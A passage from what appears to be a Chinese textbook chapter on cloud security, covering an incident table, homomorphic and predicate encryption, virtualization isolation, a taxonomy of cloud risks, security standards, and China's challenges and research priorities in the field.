8	2013 年 2 月	微软	Windows Azure	微软云计算平台 Azure 上的 SSL 证书未及时更新，发生故障致服务中断	12 小时	过期的 SSL 证书	Windows Azure 云存储服务中断，其他微软服务（如 Xbox Live、Xbox Music 和 Xbox Video）云计算连接出错
9	2013 年 1 月	亚马逊	亚马逊云计算服务	Amazon.com 页面显示的是文本错误消息	1 小时	不详	一些行业观察家估计，1 小时的离线时间可能让该公司错失了近 500 万美元的收入
10	2012 年 8 月	苹果	iCloud	用户资料被删除	1 天	云平台未备份用户数据，黑客暴力破解用户密码	用户数据丢失，用户的 Gmail 和 Twitter 账号也因此被盗
11	2012 年 6 月	亚马逊	EC2	用户数据丢失	2 小时	风暴致使数据中心电力中断	用户数据丢失，云搜索和相关数据服务受到影响
12	2011 年 6 月	Dropbox	云储存服务商		4 小时	代码问题	任何用户的账号不用密码就可以直接访问
13	2011 年 4 月	亚马逊	EBS 和 RDS 服务	宕机	4 天	漏洞和设计缺陷	包括回答服务 Quora、新闻服务 Reddit 和位置跟踪服务 FourSquare 在内的一些网站受到了影响

续表

序号	时间	公　司	服务项目	情　况	持续时间	原　因	后　果
14	2011 年 4 月	索尼	Playstation 网站	遭遇黑客入侵	22 天	云平台存在安全漏洞	用户信用卡等个人信息或遭泄露，受影响用户多达 7700 万人，涉及 57 个国家和地区
15	2011 年 3 月	GOOGLE	Gmail	大规模的用户数据泄露	4 天	不详	大约有 15 万 Gmail 用户发现自己的所有邮件和聊天记录被删除，部分用户发现自己的账户被重置
16	2010 年 1 月	Salesforce	Salesforce.com	断网	1 小时	自身数据中心的“系统性错误”	服务、备份等全套服务都中断；影响到数万家企业客户服务

5.3.2　云计算安全的关键技术

1．云计算环境下的加密技术

密码学是信息安全理论的基石。解决安全问题的最根本技术即为加密技术，云计算也不例外，云计算中的数据安全主要依靠加密技术得以保障。除了传统的加解密技术外，云计算特别需要能够在不解密的情况下处理密文（如搜索和排序）。因为在云计算模式下，用户存放在云端的数据可通过传统加密方法进行加密，但为了防止泄露，用户希望能够对加密后的密文进行搜索，让服务商直接选择密文，返回给相应的用户，而不需要解密用户的数据。但是现实情况是除了 IaaS 服务外（IaaS 服务中，用户可以加密存储于服务商设备上的数据，并且自己保存密钥，服务商无法也无须解密用户的数据），PaaS 和 SaaS 服务均需解密用户数据，因为应用程序处理不了密文。

完全同态加密（Fully Homomorphic Encryption）和谓词加密（Predicate Encryption）是两个重要的密码学研究领域，可以解决上述密文处理问题。但目前，此类方法主要的问题是运算量太大，效率非常低，以至于让人无法接受，如对一个单独的词的搜索会花费几十秒。但是通过密码学专家们的不断努力，相信在不远的将来，如完全同态加密方案等完全可以实用化。麻省理工学院著名的 RSA 加密方案的发明人之一 Ronald Rivest 教授即表达了上述看法。

（1）同态加密

寻找处理密文的方法一直是密码学领域的一个重要课题，也困扰了密码专家几十年。以往人们只找到一些部分实现这种操作的方法，而 2009 年 9 月 IBM 的研究员兼斯坦福大学博士克雷格• 金特里（Craig Gentry）的论文从数学上提出了“完全同态加密”的可行方法，即可以在不解密的条件下对加密数据进行任何可以在明文上进行的运算，这是密码学的一个巨大进步。人们正在此基础上研究更完善的实用技术，这项突破对信息技术产业具有重大价值，特别是有助于解决云计算的数据安全和隐私保护问题。

同态加密（Homomorphic Encryption）是基于数学难题的计算复杂性理论的密码学技术，被冠以“密码学的圣杯”的称号。同态性是指对加密的数据进行处理得到一个输出，将这一输出进行解密，其结果与用同一方法处理未加密的原始数据得到的输出结果是一样的。例如，在云计算中，如果使用同态加密算法加密用户数据，则云服务商在不需要解密用户数据的情况下能对用户数据进行处理并返回用户之所需，这个返回结果解密后与云服务商处理用户明文数据后所输出的结果是一样的。

同态加密可分为部分同态加密和完全同态加密两类。如果一种加密算法，对于乘法和加法都能找到对应的操作 E（如下文阐述），就称其为完全同态加密（Fully Homomorphic Encryption）算法。

记加密操作为 E，明文为 m，加密后得 e，即 e = E(m)，m = E'(e)。已知针对明文有操作 f，针对 E 可构造 F，使得 F(e) = E(f(m))，这样 E 就是一个针对 f 的同态加密算法。

假设 R 和 S 是域，称加密函数 E：R→S 为

① 加法同态，如果存在有效算法 ⊕，使 E(x+y)=E(x) ⊕ E(y)或 x+y=D(E(x) ⊕ E(y))成立，并且不泄露 x 和 y；

② 乘法同态，如果存在有效算法*，使 E(xy)=E(x)*E(y)或 xy=D(E(x)*E(y))成立，并且不泄露 x 和 y。

例如，RSA 算法对于乘法操作是同态的，对应的操作F也是乘法，对别的如加法就无法构造出对应的F；而 Paillier 算法则是对加法同态的。目前还没有真正可用的完全同态加密算法，但Craig Gentry已经前进了一大步。Craig Gentry使用名为“理想格（Ideal Lattice）”的数学对象，以一种先前认为不可能的方法与加密数据相互作用。这项技术的突破将允许计算机 供应商储存加密数据，在不暴露用户数据的情况下对其进行完整的分析，能实现和数据完全透明相同的效果。说这项技术可以拯救云计算可能为时尚早，但未来它可让云计算供应商更好地满足客户的要求。

（2）谓词加密

谓词加密是密码学领域的一个研究热点，它允许有选择地解密已加密的数据而

不是解密全部数据。谓词加密的概念概括了公钥密码学自基于身份加密方案提出以来的一系列研究，包括基于身份加密（Identity Based Encryption）、基于属性加密（Attribute Based Encryption）、公钥可搜索加密等。谓词加密在国内外都是刚刚起步，虽然 1984 年国外即提出了基于身份的公钥密码概念，但直到 2001 年才有了安全且实用的基于身份的加密方案。

谓词加密主要用于解决两个问题：一个是加密数据的查询；另一个是实现细粒度的访问控制。实现加密数据的查询是谓词加密提出的初衷。目前，谓词加密支持的查询方式经历了以下发展历程：等式的查询、有连接词的查询、多维范围查询、授权并且有连接词的查询、内积查询、内积查询并且包含查询信息的隐藏。谓词加密的另一个用途是可以实现细粒度的访问控制。基于谓词加密的访问控制可以这样理解：通过谓词制定访问规则，用户可以访问满足谓词条件的数据，从而解密得到满足谓词的明文。目前的谓词加密在访问控制上都是通过授予用户解密数据的能力实现的，在其形式化定义中，令牌生成包含的谓词信息决定了用户的访问权限。

对称谓词加密是 Emily 于 2009 年提出的。与公钥谓词加密不同，对称谓词加密不但可以达到加密信息的目的，还能保护查询的隐私。这是因为在非对称谓词加密中，公钥是对所有人公开的，对用户提交的查询请求，可以先将所有的属性使用公钥进行加密，然后分别将该查询与加密后的属性进行谓词评估，通过评估的真值来判断查询的关键字。因此，查询域规模较小的非对称谓词加密无法实现查询的隐私性保护，而对称加密可以解决这个问题。

谓词加密可以广泛地应用于需要对数据库的数据进行加密，但同时又需要在不解密状态下查询这些数据的情况，如网络审计日志、金融审计日志、公共健康监控、医疗记录共享、非信任远程存储等方面，这些是最开始需要谓词加密的地方。现在，云计算是需要谓词加密的又一个重要而且广阔的领域，该加密技术可以有效减少云计算中处理数据所需解密的数据量。

3. 虚拟化隔离技术

云计算广泛地使用了虚拟化技术，这必然带来虚拟化环境下的多租户隔离问题。目前，国内厂商的虚拟化隔离技术都是基于开源的并做了部分改进。

虚拟化隔离技术主要包括 CPU 隔离、内存隔离、磁盘隔离、网络隔离。同一物理机上不同虚拟机之间的资源隔离是 Hypervisor 具备的基本特征之一，包括 CPU、内存、内部网络、磁盘 I/O 必须实现以下隔离。

（1）CPU 隔离

当进行 CPU 调度时，应使虚拟机 Guest OS 运行在非操作系统内核权限上，这样可有效防止虚拟机 Guest OS 直接执行特权指令，同时也保证了操作系统与应用程序之间相隔离的安全性。

（2）内存隔离

内存虚拟化技术的核心在于引入一层新的地址空间——客户机的“物理地址”空间。在虚拟化场景下，Hypervisor 负责将客户机的“物理地址”转换成一个实际物理地址后，再交由物理处理器来执行。内存虚拟化技术实现了整个系统的安全隔离，包括虚拟机与虚拟机之间，以及虚拟机与 Hypervisor 之间。

（3）网络隔离

可通过虚拟防火墙-路由器（Virtual Firewall – Router，VFR）实现数据过滤和完整性检查，虚拟机只接受经过认证后的数据包。用户在创建虚拟机时，可以指定该虚拟机所属的安全组，在虚拟机工作之后，安全组即生效，只有来自该安全组允许的源地址的访问请求才能访问到该虚拟机，其他非安全组允许的请求一律丢弃，即使访问请求来自于同一个物理主机内的其他虚拟机。但是，目前虚拟防火墙提供的安全组这一手段不灵活，随着虚拟机的动态增加，安全组不能自动调整，没有实施真正的弹性。

（4）磁盘隔离

可采用分离设备驱动模型实现 I/O 的虚拟化，虚拟机的所有 I/O 操作都会由 Hypervisor 截获处理；Hypervisor 保证虚拟机只能访问分配给它的物理磁盘空间，从而实现不同虚拟机硬盘空间的安全隔离。

4. 可信云计算技术

将可信计算技术与云计算相结合是解决云服务中信任问题的方向之一。2009 年 6 月，N. Santos 等人结合可信计算技术提出了可信云计算平台（Trusted Cloud Computing Platform，TCCP），该平台是针对基础架构即服务（Infrastructure-as-a-Service，IaaS）模型提出的。TCCP 模型通过一个外部的可信协调者（Trusted Coordinator，TC）来认证内置可信芯片的服务器，然后管理活跃的可信服务器列表，并参与到虚拟机（Virtual Machine）启动与动态迁移的过程中。而可信节点（内置可信芯片且安全运行的服务器）通过可信虚拟机监视器（Trusted Virtual Machine Monitor，TVMM）来保证运行的虚拟机的内部数据不被黑客或有特权的管理人员监视或修改。

可信云计算平台模型有可信芯片这种专门的安全硬件来支撑，是解决云计算隐私保护与安全方面问题的最好方法之一，尤其是可信计算技术的研究与应用已经比较成熟，这将促进可信计算技术在云计算领域的推广。

5.3.3　云计算面临的安全风险

关于云计算面临的安全风险，国内外各组织机构、服务商有各自的观点，如

表 5.2 所示，从表中可以看出这些观点有不少重合的地方，其中数据安全、共享隔离、服务可用性、合规性是各方关注的重点。本章在分析业界对云安全认识的基础上，将云计算面临的主要风险归纳为 7 大类：虚拟化安全、数据安全、应用程序安全、身份认证与访问控制、运维和管理、可用性与兼容性、内容合规问题。下面将详细分析、阐述每个安全问题的表现形式、特征、产生根源等。

表 5.2　国内外业界关注的云安全的主要风险

安 全 风 险		ITU-T	CSA	ENISA	Gartner	微软	华为
1	数据的非授权使用及不彻底清除导致的数据丢失和泄露	★	★	★	★	★	★
2	共享环境的隔离失效	★	★	★	★		★
3	不安全的 API	★	★	★			
4	服务锁定难以自由迁移	★		★			
5	安全保障及业务连续性问题	★			★		
6	数据恢复风险				★		★
7	不安全的用户接入	★					★
8	应用多样化和用户增长带来的扩展压力					★	★
9	账号或服务劫持		★				
10	云服务滥用或恶意使用		★				
11	安全配置、软件更新、黑客攻击等未知风险		★				
12	服务治理缺失，不能确保得到了所需的服务	★		★	★	★	★
13	恶意内部人员		★	★	★		
14	用户对数据、IT 设施管理权限的丧失	★		★			
15	用户和服务提供商之间的安全权责不清	★					
16	特定安全需求的合规性风险			★	★	★	★
17	数据跨境流动带来的法律一致性遵从问题	★			★		

1. 虚拟化安全

目前，云服务常采用虚拟化技术，而虚拟机作为虚拟化技术的主要载体，面临众多新的安全问题。并且由于引入新的 Hypervisor 层（虚拟机监控层），作为虚拟化的核心，Hypervisor 运行在操作系统与物理设备之间，其自身的安全非常重要，对于所有针对 Hypervisor 的访问都应该得到控制与监控。因此，虚拟化的引入给云服务带来了新的风险。

虚拟化带来的新风险主要有以下几方面。

（1）虚拟机被滥用

虚拟机资源容易被合法地租用以用于发起非法的攻击，特别是如果利用数万台

云服务器资源（每台服务器上有数十个虚拟机）对国家重要行业的网络设备、安全设备等发起攻击或进行密码破解，则将给整个社会带来不可估量的损失。

（2）虚拟机逃逸问题

Hypervisor 层由于自身的漏洞或其他原因导致被攻破，造成虚拟机逃逸，即原来虚拟机和宿主机由隔离的状态变成联通状态，将影响到 Hypervisor 层上的所有虚拟机。目前，在国际上最权威的漏洞数据库 CVE 中，虚拟化软件的漏洞已累计超过 700 条。这些已发现及未发现的安全漏洞无疑都是潜在的安全隐患。

（3）多租户虚拟机隔离失效

云服务的不同租户共用计算、存储和网络等资源，存在资源冲突的可能，如果多租户间未能完全隔离，将导致恶意租户抢占资源情况的出现，从而影响其他租户的应用体验，服务商也就无法保证所承诺的服务等级协议（Service-Level Agreement，SLA）。虚拟机隔离失效还将导致恶意租户攻击其他虚拟机。

（4）虚拟机病毒风暴

若沿用传统的防病毒方案，在每个虚拟机中安装防病毒客户端，众多的客户端在同时扫毒和同时进行病毒库升级时，将导致服务器中的虚拟机业务系统无法有效运行，并且每个虚拟机都需要升级一份病毒库，效率低下。

（5）虚拟机的安全策略迁移

虚拟机的安全策略难以随着虚拟机的迁移而自动快速建立起来，这将导致出现安全空窗期，存在较大的安全隐患。

2. 数据安全

在云服务模式下，用户将其数据存储于服务商的设备上，这必然带来新的安全问题，主要来源于以下几个方面。

（1）相邻租户或黑客的窃取

当一个文件存储到云计算系统中时，它通常会被分割成若干个碎片并存储在不同的存储空间上。因此，来自不同公司的重要数据和文件将被存储在同一块存储资源上，用户数据将面临来自共享环境中的其他租户的非法访问和泄露。

（2）服务商优先访问

云服务商天然具有对用户数据的优先访问权，如何防范云服务商内部人员（如系统管理员）对用户数据的非法访问和泄露是一个重要的问题。

（3）共享空间中剩余数据的非法恢复

用户数据被删除后变成了剩余数据，存放这些剩余数据的空间可以被释放给其他用户使用，这些数据如果没有经过彻底清除，其他用户可能恢复并获取到原来用户的数据信息。

（4）数据在传输过程中被截获或篡改

这是数据泄露的一个重要途径。传输数据的安全保护是不容忽视的一个环节，必须加以重视。

（5）客观因素造成的数据丢失

软硬件故障、电力中断、自然灾害等各类传统安全威胁是造成当前云服务数据丢失的主要原因。

（6）数据跨境流动问题

云服务商可在全球范围内动态迁移虚拟机镜像，包括云平台上的各类数据。因此，数据的跨境流动就成为安全监管的棘手问题。一旦云平台上存有的私人敏感信息或重要行业数据跨境流动，不仅会有跨国司法问题，同时，国家的重要机密信息可能因此泄露而对国家安全造成威胁。

3. 应用程序安全

对于应用程序而言，云服务是一个特别的挑战，云服务中的应用程序需要经过类似于部署在 DMZ 区的应用程序那样的严格设计。应用程序安全是云服务需要重点关注的问题，不管是在 SaaS（Software-as-a-Service）、PaaS（Platform-as-a-Service）还是 IaaS（Infrastructure-as-a-Service）服务模式下。云平台的应用程序安全主要包括以下三类问题。

（1）恶意程序审查

在 PaaS 服务中，服务商提供云平台，开发者将自主开发出的各种应用程序托管到云平台上，而服务商需要审查用户的应用程序是否为恶意程序，否则可能影响云平台的运行或造成其他不良影响。同样，在 IaaS 服务中，服务商云平台上也容易被放置恶意攻击程序。

（2）应用程序接口安全

作为一种新的服务模式，PaaS 服务商需要提供各种接口供开发者调用，因此，不可避免地会存在不安全的接口，也就容易被恶意用户所利用。

（3）代码安全与测试

应用程序本身的代码存在各种漏洞，如死循环、可被远程利用的漏洞等，这些都是安全隐患。漏洞将导致程序，甚至云平台的崩溃，进而造成巨大损失。SaaS 服务商所提供的在线软件类应用程序必须经过严格的代码安全审查与测试才能上线运营。

4. 身份认证与访问控制

在云服务模式下，用户身份认证与访问控制面临新挑战。首先是海量用户的身份认证与授权。云计算主要通过互联网对外提供服务，支持的用户数可能少则 10 万，多则 100 万、1000 万，甚至上亿。如何保证合法的用户安全地访问自己的业务，其身份不会被仿冒，访问的数据不会被泄密；如何应对海量用户不断变化的业务要求和用户身份，都需要云服务对身份认证和接入管理的完全自动化，需要云平台简化用户的认证过程，提高认证接入管理的体验。其次，访问权限的合理划分变得更加困难。在实际的云服务运营中，业务管理员和系统管理员的权限边界变得模糊，如何合理分配权限，避免管理员拥有超权限或越权管理对服务商是很大的考验。再次，账号、密码特别是密钥的管理需要权衡利弊。在账号及密码方面，应防止云服务物理机、虚拟机的账号和密码遭泄露，防止存在易被暴力破解的弱口令。云服务商可能拥有用户用于加、解密的密钥，这将导致数据的泄露。但若将密钥全部交由用户负责，一旦丢失将带来较大的麻烦。

5. 运维和管理

目前，云服务整体的安全状态无法得到有效监控，安全运维效率低下，表现在：一方面，特权用户如管理员的过失行为，如错误地修改了配置，将导致业务异常，且又无法及时预警并定位，进而造成服务中断等严重后果；另一方面，云服务的运维层级发生了变化，原来基于物理主机的监控不再有效，虚拟化后无法监控虚拟主机是否已经出现问题，因此管理模型需要跟着变化，但目前尚未有相应的有效手段。

同时，我国云服务尚处于发展初期，云服务提供商在管理上的漏洞较多，制度和流程缺失；对云服务提供商的运维人员缺少针对性管理，缺乏专门的管理制度、机构及岗位等。

6. 可用性与兼容性

云计算基于开放的互联网提供服务，必然面临众多未知的安全风险，而云服务的可用性是服务商必须首先确保的。造成云服务中断的原因可归纳如下。

（1）DDoS 攻击和僵尸网络

DDoS 攻击是目前我国所有类型的云服务商共同面对的一大风险。虽然 DDoS

攻击是典型的传统安全问题，但是云计算时代的 DDoS 攻击非但没有减少，反而更加突出，造成的危害也更大。云服务面临两种类型的 DDoS 攻击：一类是流量型 DDoS 攻击，导致云数据中心整体网络或局部网络的瘫痪；另一类是应用层 DDoS 攻击，如针对 DNS/HTTP/HTTPS 等，导致关键应用服务的瘫痪。僵尸网络经常是黑客为发起 DDoS 攻击所做的准备工作，通过控制大量的僵尸主机或僵尸虚拟机可以发起大规模的 DDoS 攻击，特别是后者带来的危害更大。

（2）Web 服务攻击

针对 Web 服务的攻击是当前云服务最重要的安全威胁之一，Web 服务也成为数据泄露的重要途径。在云计算模式下，Web 服务攻击主要包括：一类是公共云的运营 Portal（开放在互联网上供用户申请和配置云资源）由于各种漏洞而遭到攻击导致 Web 不可用；另一类是用户利用云资源对公众提供的 Web 服务被攻击瘫痪或网页被篡改，无法提供正常业务并造成信誉损失，尤其是政府类网站。

（3）软硬件故障、电力中断和自然灾害等

软硬件故障、电力中断和自然灾害等客观因素是造成目前国内外云服务不可用的重要原因。

（4）应用程序和数据格式的不兼容

云服务商对应用程序开发有较多限制，如开发语言、开发规范等，这给应用程序的迁移带来了兼容性安全问题。同时，不同云服务商对数据格式的定义也不统一，这些都将造成云服务难以迁移。

7. 内容合规问题

在云计算背景下，网络信息的发布和传播具有不同于以往的特点，云平台容易成为有害和垃圾信息的传播渠道，给内容合规性监管带来了以下三大难题。

（1）更难以对不良信息进行溯源

在云服务中，由于信息与其发布载体动态绑定（可以支持公网 IP 地址、域名与云节点的动态绑定），使得对有害内容的定位和封堵异常困难。

（2）传统内容过滤手段失效

由于境外云计算服务节点通常提供共享访问的 SSL 加密通道，除证书发行商名字、IP、端口外无法检测任何内容，这使得传统的内容过滤无从下手。对使用境外的云服务缺乏有效手段进行内容审查，形成了监管盲区，对国家安全构成了威胁。

（3）对超大规模数据流量的审查很困难

云计算时代最大的特点就是数据流量超大，现有设备处理能力无法达到要求，导致在线内容审查很困难，因此目前的技术和管理手段还有待改善。

5.3.4　国内外云服务安全现状

1. 云服务安全态势对比

近年来，国际上的云安全事件频发，如用户数据大面积泄露及云服务大面积中断等。其中，影响较大的有：2011 年 4 月，基于云平台的索尼公司 Playstation 网站由于该云平台存在安全漏洞而遭遇黑客入侵，造成 57 个国家和地区 1 亿多人的信息泄露，持续影响时间竟长达 22 天；同月，亚马逊公司由于设计缺陷，导致提供云服务的 EBS 和 RDS 宕机，影响时间达 4 天。其他云服务商，如微软、谷歌、苹果、Salesforce 等公司每年都会发生不同程度的云安全事件。未来，随着云计算的不断发展，安全事件将进一步爆发。

通过分析国内外云服务安全现状可以看出国内外云服务安全态势有以下异同点。

① 国外云服务安全事件已处于高发态势，且已出现较多造成重大影响的事件，而我国云服务安全事件数量少、危害轻。2012 年，国外三大云服务商亚马逊、微软、谷歌均出现至少两次以上的大规模服务中断事故。同年，苹果的 iCloud 服务发生大大小小共 17 次故障。造成上述差异的主要原因是国内外云服务规模和所处阶段不同。据 Gartner 统计，2012 年的全球云计算市场规模达到 1072 亿美元，但主要集中在美欧日等发达国家和地区（占市场总额的 92.6%），我国云服务约占全球市场的 1.9%。目前，国外云服务已处于快速发展阶段，而我国尚处于发展初期，发展水平整体落后国外发达国家 3～5 年。云服务规模较小，发展较滞后，因此我国的云服务安全问题尚未大规模爆发，所出现问题的影响范围也有限。

② 在我国，针对云服务的 DDoS 攻击较普遍，国外则较少。究其原因：一方面主要与我国的相关法律法规还不太健全有关系，如日本等国家的 DDoS 攻击就很少，因为攻击者将承担很大的法律责任；另一方面，国外云服务面临的黑客攻击已不再是常规的 DDoS 攻击，而是水平更高的攻击方式，造成的后果也更严重。

③ 国外云服务安全问题大部分也属于传统问题，这与我国的情况是一致的。综合分析国内外历次云服务安全事故，原因主要包括黑客攻击、系统固有漏洞、人为配置错误、网络故障和停电等。其中，黑客攻击成为国内外云服务需要解决的重要问题。国外云服务安全事件有 50%是由黑客攻击造成的，其次是软件漏洞和配置错误。而据调查，国内典型云服务企业所发生的安全事件中有 53%是由黑客攻击造成的。

④ 从国内外情况看，SaaS 服务出现的安全问题最多，PaaS 最少。国外公开报

道的业界重大云安全事件中，有 44%来源于 SaaS 服务，这与 SaaS 服务在云服务中的占比呈正相关。调查数据显示，我国 SaaS 服务企业暴露的安全问题占比超过 50%，该数据与 2012 年 TechTarget 中国云安全调查中关于 SaaS 模式是最不安全的结果吻合。国内的 PaaS 服务需要较强的技术能力，提供服务的厂家不多，问题也较少。但是从云服务发展较快的国外来看，IaaS 和 SaaS 这两个较为成熟的市场的增长率已经放缓，而 PaaS 的市场热度正在不断提高，因此，未来 PaaS 将爆发出更多安全问题。

通过上述对比分析可见，目前，我国云服务安全状况较好，但随着我国云服务的快速发展，未来的安全形势必将更加复杂。因此，现阶段更应未雨绸缪，做好相应的防范工作。

2. 云安全标准进展

目前，国外各大标准组织都针对云安全制定了一些标准，如 ISO/IEC 第一联合技术委员会（ISO/IEC JTC1）、国际电信联盟—电信标准化部（ITU-T）、美国国家标准技术研究所（NIST）、区域标准组织（美国）CIO 委员会、欧洲网络与信息安全管理局（ENISA）、开放式组织联盟（The Open Group）、云安全联盟（CSA）、结构化信息标准促进组织（OASIS）、分布式管理任务组（DMTF）等。国外标准组织已制定的标准如表 5.3 所示。

表 5.3　国外标准组织已制定的标准

序号	标 准 组 织	已制定的标准
1	ISO/IEC JTC1	《开放虚拟机格式》、《云计算安全与隐私管理系统》、ISO/IEC 27017 《基于 ISO/IEC 27002 的云计算服务的信息安全控制措施实用规则》、ISO/IEC 27018 《公共云计算服务的数据保护控制措施实用规则》、ISO/IEC 27036-4 《供应商关系的信息安全—第四部分：云服务安全指南》、ISO/IEC 27009 《ISO/IEC 27001 在特定行业/服务的认可的第三方认证中的使用和应用》、ISO/IEC 17788:2014《云计算概述和术语》
2	ITU-T	《云安全、威胁与需求》、《电信领域云计算安全指南》、《云计算安全框架》
3	NIST	《云计算参考体系架构》、《完全虚拟化技术安全指南》、《云计算安全障碍与缓和措施》、《公共云计算中安全与隐私》、《通用云计算环境》、《美国政府云计算安全评估与授权的建议》
4	CIO 委员会	《美国政府云计算风险评估方法》
5	ENISA	《云计算——信息安全保障框架》、《云计算——信息安全的好处，风险和建议》、《政府云的安全和弹性》
6	TheOpenGroup	《云安全和 SOA 参考架构》
7	CSA	《云计算面临的严重威胁》、《关键领域的云计算安全指南》、《身份隐私与接入安全》
8	OASIS	《身份在云中的使用》
9	DMTF	《云管理体系结构》

我国也正在制定云安全标准，中国通信标准化协会（CCSA）于 2011 年 9 月在网络与信息安全技术工作委员会（TC8）的安全基础工作组（WG4）下成立了云计算安全子工作组，专门负责云计算安全方面的标准研发工作，目前该工作组已召开了 3 次会议，组织制定了多项云计算安全方面的标准和研究报告。全国信息安全标准化委员会（TC260）在内部设立了专门对云计算及安全进行研究的课题，负责制定相关标准。国内标准组织正在制定的标准如表 5.4 所示。

表 5.4　国内标准组织正在制定的标准

序号	标 准 组 织	已制定的标准
1	CCSA	《云计算安全标准体系框架研究》、《云计算安全体系框架研究》、《云计算的可信技术研究》、《公有云中隐私保护措施》、《云计算系统风险评估源数据预处理方法》、《云计算安全需求、风险与威胁体系》、《基于云计算的健康服务平台安全框架》、《分布式云存储服务安全框架及技术研究》、《云环境下数据库安全机制与弱点分析技术研究》、《基于云计算的互联网数据中心（IDC）安全指南》、《移动互联网环境下的云安全技术体系研究》、《公有云安全基线要求》、《云计算身份识别与访问管理应用场景及技术要求》、《云计算安全框架》
2	TC260	《信息安全技术 云计算服务安全指南》、《信息安全技术 云计算服务安全能力要求》、《云计算安全及标准研究报告 V1.0》、《政府部门云计算安全》、《基于云计算的电子政务公共平台安全规范》、《基于云计算的电子政务公共平台信息资源安全要求》

5.3.5　我国云服务存在的挑战与机遇

分析我国云服务的实际情况，发现我国云服务安全存在的挑战主要包括以下几方面。

（1）用户和服务商之间未建立起信任关系

信任问题是阻碍我国云服务发展的最核心问题之一。服务商通过提供技术保障措施、与用户签订 SLA 协议来使用户确信云服务是安全的，但这些还不够，用户对服务商仍心存疑虑，担心数据泄露，特别是面临服务商恶意内部人员的威胁。因此，迫切需要有可信的第三方机构提供安全认证，需要政府出台法律法规以规范云服务市场准入、退出、违法违规责任及处罚，保障用户权益。

（2）云服务规模较小，不确定性较多

目前我国云服务规模较小，运行时间不长，尚未经历大规模用户及服务环境的安全考验，未来面临较多不确定性。我国云服务市场规模相对较小，2012 年约为 35 亿元人民币，仅为美国的 1/30，甚至不及亚马逊一家企业的 1/3。对比国内外云服务

企业的技术研发进展及推出各类云服务的时间，可以看出我国云服务发展水平较发达国家落后 3～5 年。因此，无论是在安全防护能力还是安全应急处置经验及安全预警预案等方面，我国都较不成熟。未来，当用户规模迅速增长后，我国云服务将面临哪些新的安全挑战，相应的措施能否应对得力，尚存在较多不确定性。当然，我国可以吸取国外的经验教训，但是同时应该看到国内外的具体情况不一样，问题和措施也就不一样。因此，现阶段如何未雨绸缪是我国云服务企业及政府面临的一大挑战。

（3）云服务核心技术仍无法摆脱受制于人的境地

不掌握核心技术就是最大的安全隐患。核心技术直接关系到产业安全，我国云服务领域与其他众多行业一样，首先面临核心技术的困扰。目前，在云服务核心软、硬件技术方面，全球各国都处在美国的阴影之下。因此，摆脱对外技术依赖是我国发展云服务的首要任务。随着对外开放水平的不断提升，2011 年，亚马逊已进入我国市场，微软也通过与世纪互联的合作涉足我国云服务市场，我国产业安全乃至国家安全将受到极大的威胁。如果云技术及服务被国外巨头所垄断，我国将面临国外巨头及其背后政治势力的远程监测和控制，并可通过对用户整体情况的统计分析，获取我国舆情动向、经济运行情况等重要数据，同时，还可以有针对性地向我国推送反动有害信息，对我国政治、经济、文化安全构成极大的威胁。

（4）我国云安全标准目前还处于空白状态

国内有关云安全的标准刚刚起步，虽然已形成若干标准草案，但在国际上基本没有话语权。标准上的缺失很大程度上阻碍了我国云安全产业和整个云计算产业的发展。云服务商在选择各厂家产品时也因无相关标准而感到困惑，且各厂家产品的兼容性是很大的问题。国外云安全标准也不统一，各国际标准组织和研究机构在标准制定方面各施所长，各自为政。同时，标准不统一也不利于用户在不同服务商之间的无缝迁移。

（5）尚未专门针对云安全出台监管政策及法律法规，也未对现有政策及法律法规做相应修改

作为近年来刚刚出现的云服务，政府的监管政策和法律法规尚无法及时跟上。例如，我国目前已修改《电信业务分类目录》，将云计算业务纳入准入监管范围，但未涉及安全监管，导致目前只能依靠现有法律法规并参考其他业务进行监督管理，客观上限制了我国云服务的持续快速发展。

当然，我国在云服务网络安全领域也存在一定机遇：一是云计算作为新兴技术，各国起点差距不大，我国存在“弯道超车”机会，国际上的众多开源技术为我国学习吸收再创新提供了难得机遇，有利于我国掌握核心或近核心技术，从而在源头上掌握安全的主动权，解决“不掌握核心技术就是最大的安全隐患”这一产业安全问

题；二是作为后发国家，我国可以借鉴发达国家在云服务网络安全领域的经验，从而尽可能避免出现同样的问题；三是我国用户需求、网络环境、服务模式等的复杂性、多样性及潜在的巨大规模，虽然会带来巨大的安全挑战，但也会为我国积累安全经验，提升安全能力提供了客观环境；四是我国的云安全本土企业更了解我国国情，能更好满足用户的需求，因此，我国的云安全厂商将从产业发展中受益最多，也有利于保障我国云服务的健康发展。

5.3.6　云安全的主要研究方向

我国云服务中存在的具体安全问题及重大挑战都是发展云服务所面临的风险，需要采取有效措施，积极应对。对于云服务中的具体安全问题，云服务商通过采取相应技术和管理措施基本上能解决。但是应对我国云服务安全的重大挑战，则需要调动整个行业的力量，加强核心技术研发和产业分工合作；需要强化政府的引导和监管职能，促进和保障云服务的安全发展；需要发挥第三方机构的中立作用，聚合产业力量，积极推动标准化、评估认证等方面的工作。

1. 自主可控的云计算及云安全核心技术

云计算核心技术主要涉及虚拟化、分布式计算、大数据处理等方面，这些技术的自主可控直接关系到整个云产业的安全，因此，我国产业界应努力在这些领域实现自主创新。云安全核心技术则主要包括加密技术、隔离技术、安全芯片、可信计算技术等。例如，云服务中的加密技术是保障数据安全的主要措施，云服务特有的加密技术如完全同态加密、谓词加密等，都是为了在不解密的情况下处理密文问题采取的特殊加密手段。另外，云服务中的隔离技术是保证虚拟机安全的重要手段，包括 CPU 隔离、内存隔离、磁盘隔离、网络隔离。目前，国内厂商的隔离技术都是基于国外开源技术而进行一些改进的，但是最核心的技术是不会开源的。因此，为适应未来发展的需要，我国应大力发展自主可控的云计算和云安全核心技术，实现国外产品可替代，达到“釜底抽薪”的效果，以保障网络信息安全、产业安全以至国家安全。

政府应在云计算安全领域鼓励创新，扶持相关企业和产学研机构，推进云安全技术的深入研究。政府应鼓励高校、企业及其他产学研机构积极投入云安全基础架构与核心技术的研究，鼓励创新，大力引进海外高端技术人才，采取税收优惠及资金补助等多种扶持政策，推进云安全技术的深入研究，推动各层级企业联合建设专门的云安全实验室，搭建云计算试验平台，对安全技术及其保障措施进行测试评估等。

2. 云服务应用市场

理论上的问题只有放到实践中才能辨明真伪，才能去伪存真。云服务安全问题

